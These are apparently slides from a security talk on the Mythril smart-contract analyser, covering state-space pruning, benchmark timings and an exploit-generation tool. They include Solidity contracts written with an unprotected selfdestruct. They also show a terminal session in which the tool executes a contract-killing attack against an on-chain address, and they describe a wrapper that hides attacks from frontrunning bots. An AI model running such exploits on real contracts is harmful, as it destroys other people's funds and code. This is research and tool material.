


```
pragma solidity ^0.5.0;

contract Destructible {
    bool killable;

    modifier is_killable {
        require(killable);
        _;
    }

    function make_killable() public {
        killable = true;
    }

    function kill() public is_killable {
        selfdestruct(msg.sender);
    }
}
```

State Space Explosion Problem




```
pragma solidity ^0.5.7;

contract KillBilly {
    uint256 private is_killable;
    uint256 private completelyrelevant;

    mapping (address => bool) public approved_killers;

    function engage_fluxcompensator(uint256 a, uint256 b) public {
        completelyrelevant = a * b;
    }

    function vaporize_btc_maximalists(uint256 a, uint256 b) public {
        completelyrelevant = a + b;
    }

    function killerize(address addr) public {
        approved_killers[addr] = true;
    }

    function activatekillability() public {
        require(approved_killers[msg.sender] == true);
        is_killable -= 1;
    }

    function commencekilling() public {
        require(is_killable > 0);
        selfdestruct(msg.sender);
    }

}
```


$$\begin{tikzcd}
 & & \sigma^{t+2(1)} \\
 & \sigma^{t+1(1)} \arrow[ur] \arrow[r] & \sigma^{t+2(2)} \\
\sigma \arrow[ur] \arrow[dr] & & \\
 & \sigma^{t+1(2)} \arrow[r] \arrow[dr] & \sigma^{t+2(3)} \\
 & & \sigma^{t+2(4)}
\end{tikzcd}$$

Mythril Pruning Algorithms

- Prune unreachable paths given concrete initial state
- Prune pure functions (STOP state == initial state)
- Dynamic pruning. Execute a path only if:
  - It is newly discovered
  - A state variable that was modified in the previous transaction is read somewhere along the path
  - Somewhere along this path, a state variable is written to that we know is being read elsewhere

teEther uses a similar method: https://www.usenix.org/node/217465



no pruning
8,807 states

prune pure functions
5,636 states (-36%)

dynamic pruning
3,355 states (-62%)

Mythril v0.21.12
State space graph for 3 transactions
killbilly.sol - https://gist.github.com/b-mueller/8fcf3b8a2c0f0b691ecc0ef3e245c1c7

Pruning Effectiveness

Fully execute 63 samples from the smart contract weakness registry

https://smartcontractsecurity.github.io/SWC-registry/


	Base	**Prune Pure Funcs**	**Dynamic Pruning**	**Speedup**
1 TX	297s	N/A	N/A	N/A
2 TX	2,346s	1,919s	1,152s	103.5%
3 TX	9,943s	6,072s	2,242s	343.49%
4 TX	too long	13,312s	7,440s	> 400%

Other Optimizations (WIP)

- Parallelisation
- State merging
  - Merge path constraints and world state by disjunction (c1 v c2)
- Function summaries
  - Store constraints imposed on state when executing paths (“summary”)
  - In subsequent runs, apply summary via conjunction instead of re-executing the same code
- FastSMT
- (…)

Scrooge McEtherface (1)

- Transform Mythril issues into runnable exploits




scrooge-mcetherface — scrooge 0xf7919d2760a28d20c5120dbf9fa0f86fb2c99704 — 144×25

```
(mythril) Bernhards-MBP:scrooge-mcetherface bernhardmueller$ ./scrooge 0xf7919d2760a28d20c5120dbf9fa0f86fb2c99704
Scrooge McEtherface at your service.
Analyzing 0xf7919D2760a28d20c5120Dbf9fa0f86Fb2C99704 over 3 transactions.
Found 1 attacks:

ATTACK 0: The contract can be killed by anyone.
  0: Call data: 0x3bb0bcda , call value: 0x0
  1: Call data: 0x41c0e1b5 , call value: 0x0

Python 3.7.4 (default, Jul 19 2019, 17:39:03)
[Clang 10.0.1 (clang-1001.0.46.4)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
(InteractiveConsole)
>>> raids
[Raid(target=0xf7919D2760a28d20c5120Dbf9fa0f86Fb2C99704,type="The contract can be killed by anyone.",steps=[Step(func_hash()="0x3bb0bcda",func_a
rgs()=,value=0x0), Step(func_hash()="0x41c0e1b5",func_args()=,value=0x0)])]
>>> raids[0].execute()
Transaction sent successfully, tx-hash: 0x8c20053f9a67f4a74e7b0627de89dddae6017d06e7a2de6a5b14f77d8f191468. Waiting for transaction to be mined.
..
Transaction sent successfully, tx-hash: 0x52de8744ba98c0dc14d2f040b7175f95dba8ced22130f48ba674f6ac6bb0d933. Waiting for transaction to be mined.
..
True
>>> 
```

Scrooge McEtherface (2)

Payload wrapper

- Hides the transactions from frontrunning bots
- Allows to revert everything if the attack fails



